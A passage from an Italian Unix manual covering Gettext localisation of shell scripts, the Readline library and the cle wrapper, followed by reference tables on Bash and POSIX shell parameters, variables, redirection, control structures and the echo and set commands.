"Language-Team: Italian <it@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=UTF-8\n"
"Content-Transfer-Encoding: 8bit\n"

#: bye-bye.sh:10 bye-bye.sh:12
#, sh-format
msgid "bye bye $tizio"
msgstr "ciao ciao $tizio"
```

Si passa quindi alla compilazione del file, con la quale si vuole ottenere il file '`bye-bye.mo`':

`$` **`msgfmt -vvvv -o bye-bye.mo bye-bye.po`** [*Invio*]

Il file '`bye-bye.mo`', tenuto conto che è stato realizzato per la configurazione locale italiana, va collocato all'interno del percorso '`it/LC_MESSAGES/`', che a sua volta deve partire da quanto contenuto nella directory indicata nella variabile '**`TEXTDOMAINDIR`**', oppure nella collocazione predefinita che potrebbe essere '`/usr/share/locale/`'. In questo caso, nello stesso script appare la dichiarazione e l'esportazione della variabile di ambiente '**`TEXTDOMAINDIR`**' (pertanto l'eventuale collocazione predefinita non viene considerata), con un valore tale per cui il file '`bye-bye.mo`' deve trovarsi nella directory '`/tmp/it/`

`LC_MESSAGES/`'. Inoltre, la variabile '**`TEXTDOMAINDIR`**' stabilisce che sia proprio il file '`bye-bye.mo`' quello che deve essere cercato.

Una volta collocato correttamente il file '`bye-bye.mo`', se la configurazione locale è quella della lingua italiana, lo script funziona mostrando i messaggi tradotti:

$ **`LANG=it_IT.UTF-8`** [*Invio*]

$ **`export LANG`** [*Invio*]

$ **`./bye-bye.sh`** [*Invio*]

```
ciao ciao daniele
ciao ciao $tizio
```

Il risultato che si ottiene mostra il comportamento delle due funzioni: '**`eval_gettext`**' e '**`gettext`**'. Entrambe le funzioni restituiscono una stringa tradotta, senza aggiungere un codice di interruzione di riga, che infatti nello script viene ottenuto con due comandi '**`echo`**' vuoti. Nel caso della funzione '**`eval_gettext`**', se la stringa originaria viene scandita alla ricerca di variabili da espandere, mentre la funzione '**`gettext`**' si limita a lasciare inalterata la stringa tradotta.

Si deve osservare che la chiamata delle funzioni '**`*gettext`**' è stata fatta volutamente proteggendo il dollaro davanti al nome della variabile '**`tizio`**', per evitare che la stringa passata alle funzioni stesse venga espansa preliminarmente dalla shell. Infatti, se ciò accadesse, sarebbe inutile tentare di tradurre i messaggi. Naturalmente, l'uso di una variabile con la funzione '**`gettext`**' diventa del tutto inutile, ma qui serve a dimostrare la differenza di comportamento tra le due funzioni.

146.2 utilizzo più sofisticato

Non è semplice usare le funzioni '**`*gettext`**' così come sono, all'interno di uno script di shell, rispetto a come si può fare invece con un linguaggio di programmazione normale. Qui si propone l'uso di una funzione che serve a estendere le capacità di '**`printf`**', con la dimostrazione dei raggiri necessari a ottenere il funzionamento del sistema di Gettext. Si suppone che il file seguente sia denominato '`bye-bye-2.sh`':

```
1  #!/bin/sh
2  TEXTDOMAINDIR=/tmp
3  TEXTDOMAIN=bye-bye-2
4  export TEXTDOMAINDIR
5  export TEXTDOMAIN
6
7  . /usr/bin/gettext.sh
8
9  printf_gettext () {
10     local string="$1"
11     shift
12     string=`gettext "$string"`
13     printf "$string" "$@"
14 }
15
16 tizio="daniele"
17
18 printf_gettext "bye bye %s\n" $tizio
```

Per ottenere il file '`messages.po`', occorre imbrogliare '**`xgettext`**', fingendo che la funzione '**`printf_gettext`**' sia invece soltanto '**`gettext`**':

`$` **`cat bye-bye-2.sh | sed "s/printf_gettext/gettext/" | xgettext -L Shell -`** [*Invio*]

Se non si commettono errori, si ottiene così il file '`messages.po`', con il contenuto seguente:

```
# SOME DESCRIPTIVE TITLE.
# Copyright (C) YEAR THE PACKAGE'S COPYRIGHT HOLDER
# This file is distributed under the same license as the PACKAGE package.
# FIRST AUTHOR <EMAIL@ADDRESS>, YEAR.
#
#, fuzzy
msgid ""
msgstr ""
"Project-Id-Version: PACKAGE VERSION\n"
"Report-Msgid-Bugs-To: \n"
"POT-Creation-Date: 2006-04-05 10:10+0200\n"
"PO-Revision-Date: YEAR-MO-DA HO:MI+ZONE\n"
"Last-Translator: FULL NAME <EMAIL@ADDRESS>\n"
"Language-Team: LANGUAGE <LL@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=CHARSET\n"
"Content-Transfer-Encoding: 8bit\n"

#: standard input:19
msgid "bye bye %s\\n"
msgstr "ciao ciao %s\\n"
```

Come già nella sezione precedente, il file va modificato, soprattutto per ciò che riguarda la traduzione. In tal caso, conviene creare il file '`bye-bye-2.po`':

```
# bye-bye-2.sh PO file.
# Copyright (C) 2006 Pinco Pallino
# Pinco Pallino <ppinco@dinkel.brot.dg>, 2006.
#
msgid ""
msgstr ""
"Project-Id-Version: 0.1\n"
"Report-Msgid-Bugs-To: Pinco Pallino <ppinco@dinkel.brot.dg>\n"
"POT-Creation-Date: 2006-04-04 18:59+0200\n"
"PO-Revision-Date: 2006-04-04 18:59+0200\n"
"Last-Translator: Pinco Pallino <ppinco@dinkel.brot.dg>\n"
"Language-Team: Italian <it@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=UTF-8\n"
"Content-Transfer-Encoding: 8bit\n"

#: standard input:19
msgid "bye bye %s\\n"
msgstr ""
```

Si passa quindi alla compilazione del file, con la quale si vuole ottenere il file '`bye-bye-2.mo`':

$ **`msgfmt -vvvv -o bye-bye-2.mo bye-bye-2.po`** [*Invio*]

Anche in questo caso, data la configurazione delle variabili '**`TEXTDOMAINDIR`**' e '**`TEXTDOMAIN`**', il file va collocato nella directory '`/tmp/it/LC_MESSAGES/`'.

$ **`LANG=it_IT.UTF-8`** [*Invio*]

$ **`export LANG`** [*Invio*]

$ **`./bye-bye-2.sh`** [*Invio*]

```
ciao ciao daniele
```

146.3 Riferimenti

- Mendel Cooper, *Advanced Bash-Scripting Guide*, *Appendix I. Localization* ⟨http://www.tldp.org/LDP/abs/html/localization.html⟩

[1] **Gettext** GNU GPL

Capitolo 147

Libreria Readline

Diversi programmi che funzionano in modo interattivo mostrando un invito all'inserimento dei comandi (un *prompt*) e offrendo una riga di comando, sfruttano la libreria Readline [1] per la gestione di uno storico dei comandi e per offrire altre funzionalità come il completamento automatico.

La libreria Readline è sottoposta alle condizioni della licenza GNU GPL, pertanto i programmi che la incorporano vengono distribuiti alle stesse condizioni.

Questa libreria offre funzionalità così raffinate che spesso chi utilizza programmi interattivi che se ne avvalgono, si limita a sfruttarne una porzione minima. Questo capitolo offre solo una visione limitata delle funzionalità disponibili; chi desidera approfondire lo studio può cercare la sua documentazione che potrebbe essere disponibile nella pagina di manuale *readline(3)*, o in sua mancanza nella documentazione della shell Bash, che potrebbe essere disponibile come *info bash* oppure *bash(1)*.

Nel capitolo vengono mostrate diverse tabelle che descrivono l'uso dei comandi comuni disponibili; si osservi però che molte cose possono essere ridefinite attraverso la configurazione che avviene normalmente attraverso il file '`~/.readline`'.

147.1 Comandi

Quando la configurazione della libreria Readline è realizzata nel modo corretto, i tasti freccia consentono di scorrere all'interno dello storico e all'interno di un comando per consentirne la modifica, così come altri tasti di spostamento funzionano in modo intuitivo; diversamente sono disponibili delle combinazioni di tasti standard, secondo lo schema delle tabelle successive.

Tabella 147.1. Alcuni comandi di spostamento e affini.

Comando	Significato mnemonico	Descrizione
[*Ctrl a*]		Sposta il cursore all'inizio della riga. Di solito si predispone la configurazione in modo che il tasto [*Inizio*] svolga questa funzione.
[*Ctrl e*]	*end*	Sposta il cursore alla fine della riga. Di solito si predispone la configurazione in modo che il tasto [*Fine*] svolga questa funzione.
[*Ctrl f*]	*forward*	Sposta il cursore a destra di un carattere. Di solito si predispone la configurazione in modo che il tasto [*freccia destra*] svolga questa funzione.
[*Ctrl b*]	*backward*	Sposta il cursore a sinistra di un carattere. Di solito si predispone la configurazione in modo che il tasto [*freccia sinistra*] svolga questa funzione.
[*Ctrl l*]		Ripulisce lo schermo.

Tabella 147.2. Alcuni comandi per la modifica del testo della riga di comando.

Comando	Significato mnemonico	Descrizione
[*Ctrl d*]	*delete*	Cancella il carattere sopra il cursore. Di solito si predispone la configurazione in modo che il tasto [*Canc*] svolga questa funzione.
[*Backspace*]		Cancella il carattere a sinistra del cursore.

Comando	Significato mnemonico	Descrizione
[*Ctrl v*]	*verbatim*	Dopo questa sequenza è possibile inserire un carattere in modo letterale, quando non è possibile farlo in condizioni normali.

Tabella 147.3. Alcuni comandi per l'utilizzo dello storico. Vale la pena di precisare che il termine «storico», in un contesto come questo, intende fare riferimento a un «archivio storico» o un «registro storico» di qualcosa.

Comando	Significato mnemonico	Descrizione
[*Invio*]		Conferma l'inserimento del contenuto della riga, anche se il cursore non si trova alla fine della stessa. Ciò che viene inserito è accumulato automaticamente nello storico.
[*Ctrl p*]	*previous*	Recupera dallo storico l'ultimo comando inserito o comunque quello precedente a quello che si vede sulla riga di comando. Di solito si predispone la configurazione in modo che il tasto [*freccia su*] svolga questa funzione.
[*Ctrl n*]	*next*	Scorre in avanti l'elenco dei comandi nello storico. Di solito si predispone la configurazione in modo che il tasto [*freccia giù*] svolga questa funzione.
[*Ctrl r*]	*search backward*	Inizia la ricerca di un comando all'indietro.

147.2 Completamento automatico

Durante l'inserimento di un comando, si può usare il tabulatore, [*Tab*], per ottenere il completamento di questo in base a qualche criterio, che dipende dall'applicazione in cui la libreria viene usata.

Generalmente, la pressione del tasto [*Tab*] porta al completamento di qualcosa, se il contesto non permette di avere dubbi, altrimenti il completamento può essere parziale o imposibile. Quando il completamento è ambiguo, la ripetizione del comando produce la visualizzazione dell'elenco delle alternative disponibili.

147.3 Configurazione

La configurazione usata dalla libreria Readline avviene normalmente attraverso il file '`/etc/inputrc`' in modo generale, mentre per i singoli utenti attraverso il file '`~/.inputrc`'.

La cosa più comune che viene definita nel file di configurazione è l'uso di tasti per lo spostamento del cursore e per lo scorrimento nello storico, oltre alle combinazioni già previste. L'esempio seguente si riferisce alla configurazione necessaria per l'uso ottimale di una console virtuale su un elaboratore con architettura x86:

```
# Abilita l'inserimento di caratteri a 8 bit.
set meta-flag           on

# Disabilita la conversione dei caratteri con l'ottavo bit attivo
# in sequenze di escape.
set convert-meta        off

# Abilita la visualizzazione di caratteri a 8 bit.
set output-meta         on

# Modifica l'abbinamento con i tasti rispetto a determinati comportamenti.
"\e[1~": beginning-of-line      # [home]                era C-a
"\e[4~": end-of-line            # [fine]                era C-e
"\e[3~": delete-char            # [canc]                era C-d
"\e[5~": backward-word          # [pagina su]           era M-b
"\e[6~": forward-word           # [pagina giù]          era M-f
```

Come si intuisce, non sono stati abbinati i tasti [*freccia sinistra*] e [*freccia destra*], che in condizioni normali funzionano al pari delle combinazioni [*Ctrl b*] e [*Ctrl f*].

147.4 Utilizzo di «cle»

Il programma '**`cle`**', [2] ovvero *Command line editor*, è un involucro per i programmi interattivi che funzionano attraverso una riga di comando, ma non dispongono di funzionalità simili a quelle offerte dalla libreria Readline:

cle [*opzioni*] ***programma*** [*argomenti*]

In pratica, si usa '**`cle`**' per avviare un altro programma, che può avere bisogno dei suoi argomenti, controllando l'inserimento dei dati provenienti dallo standard input.

Si può tentare di capire cosa fa questo programma con un esempio realizzato con comandi comuni:

`$` **`tee prova`** [*Invio*]

Questo comando, che per il momento non si avvale di '**`cle`**', riceve i dati dallo standard input, li inserisce tali e quali nel file '`prova`' e li emette nuovamente attraverso lo standard output:

`Ciao,` [*Invio*]

```
Ciao,
```

`come stai?` [*Invio*]

```
come stai?
```

[*Ctrl d*]

Al termine il file '`prova`' contiene esattamente il testo:

```
Ciao,
come stai?
```

Durante l'inserimento del testo, non è possibile correggere la riga se non a partire dalla cancellazione dalla fine; con l'aiuto di '**cle**' si ottiene tutta la potenza della libreria Readline, compresa la gestione dello storico:

$ **cle tee prova** [*Invio*]

...

In questo caso, lo storico viene accumulato precisamente nel file '~/.tee_history', pertanto si intuisce che controllando un altro programma si ottiene un file con il prefisso che richiama il nome dello stesso.

Bisogna tenere presente però che '**cle**' non è perfetto per tutte le circostanze: prima di tutto è necessario che il programma che viene controllato riceva i dati dallo standard input, perché se usa una tecnica differente, il meccanismo non può funzionare; inoltre, se il programma controllato mostra un invito, quando si scorre lo storico questo viene eliminato, perché '**cle**' non ne è consapevole.

[1] **Readline GNU** GNU GPL

[2] **Cle** GNU GPL

Parte xxvi

Promemoria

148 Particolarità della shell Bash

File di configurazione della shell Bash:

Comando	Tipo	All'avvio	Alla conclusione
`bash`	login	'`/etc/profile`', più '`~/.bash_profile`', oppure '`~/.bash_login`', oppure '`~/.profile`'	'`~/.bash_logout`'
`bash`	interattiva	'`~/.bashrc`'	
`bash`	non interattiva	il file indicato nella variabile di ambiente '**`BASH_ENV`**'	
`sh`	login	'`/etc/profile`', più '`~/.profile`'	
`sh`	interattiva	il file indicato nella variabile di ambiente '**`ENV`**'	
`sh`	non interattiva	--	
`bash --posix`	login	il file indicato nella variabile di ambiente '**`ENV`**'	
`bash --posix`	interattiva	il file indicato nella variabile di ambiente '**`ENV`**'	
`bash --posix`	non interattiva	--	

Elenco dei codici speciali per definire l'invito nella variabile di ambiente '**`PS1`**':

Codice	Descrizione
`\t`	Orario attuale nel formato ***hh***:***mm***:***ss*** (ore, minuti, secondi).
`\d`	Data attuale.
`\n`	Interruzione di riga.
`\s`	Nome della shell.
`\w`	Percorso assoluto della directory corrente.
`\W`	Nome finale del percorso della directory corrente (*basename*).
`\u`	Utente.
`\h`	Nome dell'elaboratore.
`\#`	Numero del comando attuale.
`\!`	Numero del comando nello storico.
`\$`	'**`#`**' se UID = 0; '**`$`**' se UID > 0.
`\`***nnn***	Carattere corrispondente al numero ottale indicato.

Codice	Descrizione
`\\`	Una barra obliqua inversa singola (‘\’).
`\[`	Inizio di una sequenza di controllo.
`\]`	Fine di una sequenza di controllo.

149 Shell POSIX: parametri comuni

Parametro	Descrizione
n	Un parametro posizionale è definito da una o più cifre numeriche a eccezione dello zero che ha invece un significato speciale. I parametri posizionali rappresentano gli argomenti forniti al comando: '**`1`**' è il primo, '**`2`**' è il secondo e così di seguito. Quando si utilizza un parametro composto da più di una cifra numerica, è indispensabile racchiuderlo tra parentesi graffe; per esempio: '**`${10}`**', '**`${11}`**',...
`0`	Restituisce il nome della shell o dello script. Se la shell viene avviata con un file di comandi, '**`$0`**' si espande nel nome di quel file. Se la shell viene avviata con l'opzione '**`-c`**', '**`$0`**' si espande nel primo argomento dopo la stringa dei comandi (sempre che ce ne sia uno).
`*`	Rappresenta l'insieme di tutti i parametri posizionali a partire dal primo. Quando viene utilizzato all'interno di apici doppi, rappresenta un'unica parola composta dal contenuto dei parametri posizionali, spaziati dal primo carattere contenuto nella variabile speciale '**`IFS`**'. Se questa variabile non è definita, viene utilizzato uno spazio singolo. Per esempio, se '**`IFS`**' contenesse la sequenza '**`xyz`**', '**`"$*"`**' sarebbe equivalente a '**`"$1x$2x...`"**'. La variabile di shell '**`IFS`**' contiene di solito la sequenza: *<SP><HT><LF>* (corrispondente a uno spazio normale, un carattere di tabulazione e al codice di interruzione di riga nella maggior parte dei sistemi Unix). Di conseguenza, viene utilizzato normalmente il carattere spazio (*<SP>*) per staccare i vari parametri posizionali. Per cui, in pratica, la maggior parte delle volte, '**`"$*"`**' equivale a '**`"$1 $2..."`**'.
`@`	Rappresenta l'insieme di tutti i parametri posizionali a partire dal primo. Quando viene utilizzato all'interno di apici doppi, rappresenta una serie di parole, ognuna composta dal contenuto del parametro posizionale rispettivo. Di conseguenza, '**`"$@"`**' equivale a '**`"$1" "$2" ... "$`*n*`"`**'. Questo comportamento rappresenta un'eccezione rispetto agli altri parametri che invece si limitano a generare una sola parola.
`#`	Restituisce il numero di parametri posizionali esistenti.
`?`	Restituisce il valore restituito dall'ultimo condotto eseguito in primo piano (*foreground*). In pratica, restituisce il valore dell'ultimo comando eseguito.
`-`	Il trattino, restituisce la serie di lettere corrispondenti alle modalità configurabili attraverso il comando interno '**`set`**' o con opzioni particolari della riga di comando.
`$`	Restituisce il numero PID della shell. Se viene utilizzato all'interno di una subshell, cioè tra parentesi tonde, restituisce il numero PID della shell principale e non quello della subshell.
`!`	Restituisce il numero PID del processo avviato più di recente e messo sullo sfondo.

150 Shell POSIX: variabili di ambiente comuni

Variabile	Descrizione
`PWD`	La directory corrente. Il contenuto della variabile viene modificato dal comando '**`cd`**'.
`OLDPWD`	La directory corrente visitata precedentemente. Il contenuto della variabile viene modificato dal comando '**`cd`**'.
`PPID`	Il numero PID del processo genitore della shell attuale.
`IFS`	*Internal field separator*. Il contenuto predefinito della variabile dovrebbe essere: *<SP><HT><LF>*.
`PATH`	I percorsi di ricerca per i comandi, separati dal carattere '**`:`**'.
`HOME`	La directory personale dell'utente.
`CDPATH`	Il percorso di ricerca per il comando '**`cd`**' (di solito la variabile contiene la stringa nulla).
`MAIL`	Il percorso del file che rappresenta la cartella di posta in entrata dell'utente.
`MAILCHECK`	La frequenza, in secondi, con cui si deve verificare la presenza di messaggi nuovi nella cartella corrispondente alla variabile '**`MAIL`**'. Se '**`MAILCHECK`**' è vuota o contiene il valore zero, il controllo avviene ogni volta che deve essere emesso un nuovo invito.
`MAILPATH`	Questa variabile, se definita, prende il sopravvento su '**`MAIL`**' e definisce un elenco di percorsi per altrettante cartelle di posta elettronica alternative. L'elenco è separato con il carattere '**`:`**'.
`OPTIND`	Contiene l'indice del prossimo argomento da elaborare dal comando '**`getopts`**'.
`OPTARG`	Il valore dell'ultimo argomento elaborato da '**`getopts`**'.
`PS1`	L'invito primario. Di solito, il valore predefinito di questa variabile fa sì che sia rappresentato un dollaro o un cancelletto a seconda che si tratti di un utente comune o dell'utente '**`root`**'.
`PS2`	L'invito secondario, che appare quando si deve completare un comando. Il valore predefinito è normalmente '**`> `**'.
`ENV`	Il nome di un file di configurazione per una shell POSIX.

151 Shell POSIX: espansione e sostituzione

Espansioni e sostituzioni relative a parametri, variabili, comandi ed espressioni:

Modello	Descrizione
`$`***parametro*** \| `${`***parametro***`}` `$`***variabile*** \| `${`***variabile***`}`	In uno di questi modi si ottiene la sostituzione del parametro o della variabile con il suo contenuto.
`$(`***comando***`)` `` ` ``***comando***`` ` ``	Sostituzione di comando: quanto emesso attraverso lo standard output dal comando viene usato nell'espansione.
`$((`***espressione***`))`	Esegue l'espressione aritmetica e si espande nel suo risultato.

Operatori aritmetici:

Operatore e operandi	Descrizione
`+`***op***	Non ha alcun effetto.
`-`***op***	Inverte il segno dell'operando.
op1 `+` ***op2***	Somma i due operandi.
op1 `-` ***op2***	Sottrae dal primo il secondo operando.
op1 `*` ***op2***	Moltiplica i due operandi.
op1 `/` ***op2***	Divide il primo operando per il secondo.
op1 `%` ***op2***	Modulo: il resto della divisione tra il primo e il secondo operando.
var `=` ***valore***	Assegna alla variabile il valore alla destra.
op1 `+=` ***op2***	***op1*** `=` ***op1*** `+` ***op2***
op1 `-=` ***op2***	***op1*** `=` ***op1*** `-` ***op2***
op1 `*=` ***op2***	***op1*** `=` ***op1*** `*` ***op2***
op1 `/=` ***op2***	***op1*** `=` ***op1*** `/` ***op2***
op1 `%=` ***op2***	***op1*** `=` ***op1*** `%` ***op2***

Espansione relativa a nomi di file e di directory:

Modello	Descrizione
~	Corrisponde al contenuto della variabile di ambiente '**HOME**' (la directory personale dell'utente che sta usando la shell.
~***utente***	Corrisponde alla directory personale dell'utente.
*	Corrisponde a qualsiasi stringa, compresa la stringa nulla.
?	Corrisponde a un carattere qualsiasi (uno solo).
[...]	Corrisponde a uno qualsiasi dei caratteri racchiusi tra parentesi quadre.
[!...]	Corrisponde a tutti i caratteri esclusi quelli indicati.
[***a***-***z***]	Corrisponde a uno qualsiasi dei caratteri compresi nell'intervallo da ***a*** a ***z***.
[!***a***-***z***]	Corrisponde a tutti i caratteri esclusi quelli appartenenti all'intervallo indicato.

152 Shell POSIX: comandi e job

Sintassi	Descrizione
[!] ***comando_1*** [| ***comando_2***...]	Condotto.
comando_1 ; ***comando_2***	Esegue il primo comando e al termine avvia il secondo.
comando &	Avvio sullo sfondo (*background*).
comando_1 & ***comando_2***	Avvia sullo sfondo il primo comando e avvia immediatamente il secondo comando.
comando_1 && ***comando_2***	Esegue il primo comando e se ciò avviene con successo, esegue anche il secondo comando.
comando_1 || ***comando_2***	Esegue il primo comando e se questo restituisce *Falso* esegue anche il secondo comando.
(***comando_1*** ; ***comando_2*** ; ...)	Lista di comandi da eseguire in una subshell.
{ ***comando_1*** ; ***comando_2*** ; ... ; }	Lista di comandi da eseguire normalmente concatenando l'output generato (il contenuto deve essere separato dalle parentesi graffe).

Riferimento ai job	Descrizione
%***n***	Il simbolo '`%`' seguito da un numero fa riferimento al job con quel numero.
%***prefisso***	Il simbolo '`%`' seguito da una stringa fa riferimento a un job con un nome che inizia con quel prefisso. Se esiste più di un job sospeso con lo stesso prefisso si ottiene una segnalazione di errore.
%?***stringa***	Il simbolo '`%`' seguito da '`?`' e da una stringa fa riferimento a un job con una riga di comando contenente quella stringa. Se esiste più di un job del genere si ottiene una segnalazione di errore.
%% | %+	Le notazioni '`%%`' o '`%+`' fanno riferimento al job corrente dal punto di vista della shell, che corrisponde all'ultimo job sospeso.
%-	La notazione '`%-`' fa riferimento al penultimo job sospeso. Utilizzando i comandi '`bg`' e '`fg`', in mancanza di un riferimento esplicito al job, viene preso in considerazione quello «corrente» dal punto di vista della shell.

153 Shell POSIX: ridirezione

Sintassi	Descrizione
[***n***] < ***file***	La ridirezione dell'input fa sì che il file il cui nome risulta dall'espansione della parola alla destra del simbolo '**<**' venga letto e inviato al descrittore di file ***n***, oppure, se non indicato, allo standard input pari al descrittore di file zero.
[***n***] > ***file***	La ridirezione dell'output fa sì che il file il cui nome risulta dall'espansione della parola alla destra del simbolo '**>**' venga aperto in scrittura per ricevere quanto proveniente dal descrittore di file ***n***, oppure, se non indicato, dallo standard output pari al descrittore di file numero uno. Di solito, se il file da aprire in scrittura esiste già, viene sovrascritto.
[***n***] >> ***file***	La ridirezione dell'output fatta in questo modo fa sì che se il file da aprire in scrittura esiste già, questo non sia sovrascritto, ma gli siano semplicemente aggiunti i dati.
<< [-] ***parola_di_delimitazione*** ***testo*** ... ***parola_di_delimitazione***	Si tratta di un tipo di ridirezione particolare e poco usato. Istruisce la shell di leggere le righe successive fino a quando viene incontrata la parola indicata (senza spazi iniziali); successivamente invia quanto accumulato in questo modo allo standard input del comando indicato. In pratica, la parola indica la fine della fase di lettura. Non è possibile fare giungere l'input da una fonte diversa. Se la parola viene racchiusa tra virgolette, quelle usate per la protezione delle stringhe, si intende che il testo che viene inserito non deve essere espanso. Altrimenti, il testo viene espanso come di consueto. Se si usa il trattino ('**<<-**'), significa che le tabulazioni iniziali nel testo vengono eliminate.
[***n***] <&***m***	In questo modo si unisce il descrittore ***m*** al descrittore ***n*** di ingresso oppure, in mancanza dell'indicazione di ***n***, si unisce allo standard input.
[***n***] <&-	Chiude il descrittore ***n*** oppure, in mancanza dell'indicazione di ***n***, chiude lo standard input.
[***n***] >&***m***	In questo modo si unisce il descrittore ***n*** al descrittore ***m*** di uscita oppure, in mancanza dell'indicazione di ***n***, si unisce lo standard output.
[***n***] >&-	Chiude il descrittore ***n*** oppure, in mancanza dell'indicazione di ***n***, chiude lo standard output.
[***n***] <> ***file***	In questo modo si apre il file indicato in lettura e scrittura, collegando i due flussi al descrittore ***n***. Se questo descrittore non è specificato si intende l'utilizzo di entrambi standard input e standard output.

154 Shell POSIX: strutture di controllo

Sintassi	Descrizione
for ***variabile*** [in ***valore***...] do ***lista_di_comandi*** done	La variabile indicata dopo '**`for`**' viene posta, di volta in volta, al valore di ciascun elemento della lista che segue la sigla '**`in`**', eseguendo ogni volta la lista di comandi che segue '**`do`**' (una volta per ogni valore disponibile). Se la sigla '**`in`**' (e i suoi argomenti) viene omessa, il comando '**`for`**' esegue la lista di comandi ('**`do`**') una volta per ogni parametro posizionale esistente. In pratica è come se venisse usato: '**`in $@`**'.

case ***parola*** in
    [***modello*** [| ***modello***]...) ↩
↪***lista_di_comandi*** ;;]
    ...
    [*) ***lista_di_comandi*** ;;]
esac
	La parola che segue '**`case`**' viene confrontata con ognuno dei modelli, usando le stesse regole dell'espansione di percorso (i nomi dei file). La barra verticale ('**`|`**') viene usata per separare i modelli quando questi rappresentano possibilità diverse di un'unica scelta.
	Quando viene trovata una corrispondenza, viene eseguita la lista di comandi corrispondente. Dopo il primo confronto riuscito, non ne vengono controllati altri dei successivi. L'ultimo modello può essere '**`*)`**', corrispondente a qualunque valore, che si può usare come alternativa finale in mancanza di altro.

if ***lista_condizione***
then
    lista_di_comandi
[elif ***lista_condizione***
then
    lista_di_comandi]
...
[else
    lista_di_comandi]
fi
	Inizialmente viene eseguita la lista che segue '**`if`**' che costituisce la condizione. Se il valore restituito da questa lista è zero (cioè *Vero*), allora viene eseguita la lista seguente '**`then`**' e il comando termina. Altrimenti viene eseguita ogni '**`elif`**' in sequenza, fino a che ne viene trovata una la cui condizione si verifica. Se nessuna condizione si verifica, viene eseguita la lista che segue '**`else`**', sempre che esista.

while ***lista_condizione*** do ***lista_di_comandi*** done	Il comando '**`while`**' esegue ripetitivamente la lista che segue '**`do`**' finché la lista che rappresenta la condizione continua a restituire il valore zero (*Vero*).
until ***lista_condizione*** do ***lista_di_comandi*** done	Il comando '**`until`**' è analogo a '**`while`**', cambia solo l'interpretazione della lista che rappresenta la condizione nel senso che il risultato di questa viene invertito (negazione logica). In generale, per avere maggiori garanzie di compatibilità conviene utilizzare solo il comando '**`while`**', invertendo opportunamente la condizione.

[function] ***nome*** () {
    lista_di_comandi
}
	La lista di comandi viene eseguita ogni volta che il nome della funzione è utilizzato come comando.
	Quando viene eseguita una funzione, i parametri posizionali contengono gli argomenti di questa funzione e anche '**`#`**' restituisce un valore corrispondente alla situazione.
	È possibile utilizzare il comando interno '**`return`**' per concludere anticipatamente l'esecuzione della funzione.

155 Shell POSIX: comando «echo»

Comando	Descrizione
`echo [-n] [argomento...]`	Emette gli argomenti separati da uno spazio. Restituisce sempre il valore zero. '**echo**' riconosce alcune sequenze di escape che possono essere utili per comporre il testo da visualizzare. L'opzione '**-n**' consente di impedire che alla fine del testo visualizzato sia inserito il codice di interruzione di riga finale, in modo che il testo emesso successivamente prosegua di seguito. Si osservi che la shell Bash non riconosce le sequenze di escape se non si aggiunge espressamente l'opzione '**-e**', oppure si abilita l'opzione '**xpg_echo**' con il comando: '**shopt -s xpg_echo**'.

Alcune sequenze di escape che possono essere riconosciute dal comando '**echo**':

Codice	Descrizione
`\\`	Inserisce la barra obliqua inversa ('****').
`\a`	Inserisce il codice <*BEL*> (avvisatore acustico).
`\b`	Inserisce il codice <*BS*> (*backspace*).
`\c`	Alla fine di una stringa previene l'inserimento di una nuova riga.
`\f`	Inserisce il codice <*FF*> (*formfeed*).
`\n`	Inserisce il codice <*LF*> (*linefeed*).
`\r`	Inserisce il codice <*CR*> (*carriage return*).
`\t`	Inserisce una tabulazione normale (<*HT*>).
`\v`	Inserisce una tabulazione verticale (<*VT*>).
nnn	Inserisce il carattere corrispondente al codice ottale ***n***.

156 Shell POSIX: comando «set»

Comando	Descrizione
`set` [{-|+}***x***]... `set` {-|+}`o` [***modalità***] `set` ***valore_param_1*** ↩ ↪ [***valore_param_2***...] `set --` [***valore_param_1*** ↩ ↪ [***valore_param_2***...]]	Questo comando, se usato senza argomenti, emette l'impostazione generale della shell, nel senso che vengono visualizzate tutte le variabili di ambiente e le funzioni. Se si indicano degli argomenti si intendono alterare alcune modalità (opzioni) legate al funzionamento della shell.

Alcune modalità, che potrebbero essere riconosciute dalla maggior parte delle shell POSIX:

Modalità	Descrizione
{-|+}`a` {-|+}`o allexport`	Le variabili che vengono modificate o create, sono marcate automaticamente per l'esportazione verso l'ambiente per i comandi avviati dalla shell.
{-|+}`b` {-|+}`o notify`	Fa in modo che venga riportato immediatamente lo stato di un job sullo sfondo che termina. Altrimenti, questa informazione viene emessa subito prima dell'invito primario successivo.
{-|+}`e` {-|+}`o errexit`	Termina immediatamente se un comando qualunque conclude la sua esecuzione restituendo uno stato diverso da zero. La shell non esce se il comando che fallisce è parte di un ciclo '**`until`**' o '**`while`**', di un'istruzione '**`if`**', di una lista '**`&&`**' o '**`||`**', o se il valore restituito dal comando è stato invertito per mezzo di '**`!`**'.
{-|+}`f` {-|+}`o noglob`	Disabilita l'espansione di percorso (quello che riguarda i caratteri jolly nei nomi di file e directory).
{-|+}`m` {-|+}`o monitor`	Abilita il controllo dei job. Questa modalità è attiva in modo predefinito per le shell interattive.
{-|+}`n` {-|+}`o noexec`	Legge i comandi, ma non li esegue. Ciò può essere usato per controllare gli errori di sintassi di uno script di shell. Questo valore viene ignorato dalle shell interattive.
{-|+}`u` {-|+}`o nounset`	Fa in modo che venga considerato un errore l'utilizzo di variabili non impostate (predisposte) quando si effettua l'espansione di una variabile (o di un parametro). In tal caso, quindi, la shell emette un messaggio di errore e, se il funzionamento non è interattivo, termina restituendo un valore diverso da zero.
{-|+}`v` {-|+}`o verbose`	Emette le righe inserite nella shell appena queste vengono lette.

<table>
<tr><th>Modalità</th><th>Descrizione</th></tr>
<tr><td><code>{-|+}x</code>
<code>{-|+}o xtrace</code></td><td>Nel momento in cui si eseguono dei comandi, viene emesso il comando stesso attraverso lo standard output preceduto da quanto contenuto nella variabile ‘PS4’.</td></tr>
<tr><td><code>{-|+}C</code>
<code>{-|+}o noclobber</code></td><td>Disabilita la sovrascrittura dei file preesistenti a seguito di una ridirezione dell’output attraverso l’uso degli operatori ‘>’, ‘>&’ e ‘<>’. Questa impostazione può essere scavalcata (in modo da riscrivere i file) utilizzando l’operatore di ridirezione ‘>|’ al posto di ‘>’.
In generale sarebbe meglio evitare di intervenire in questo modo, dal momento che ciò non è conforme allo standard di utilizzo normale.</td></tr>
</table>

157 Shell POSIX: comando «test»

Comando	Descrizione
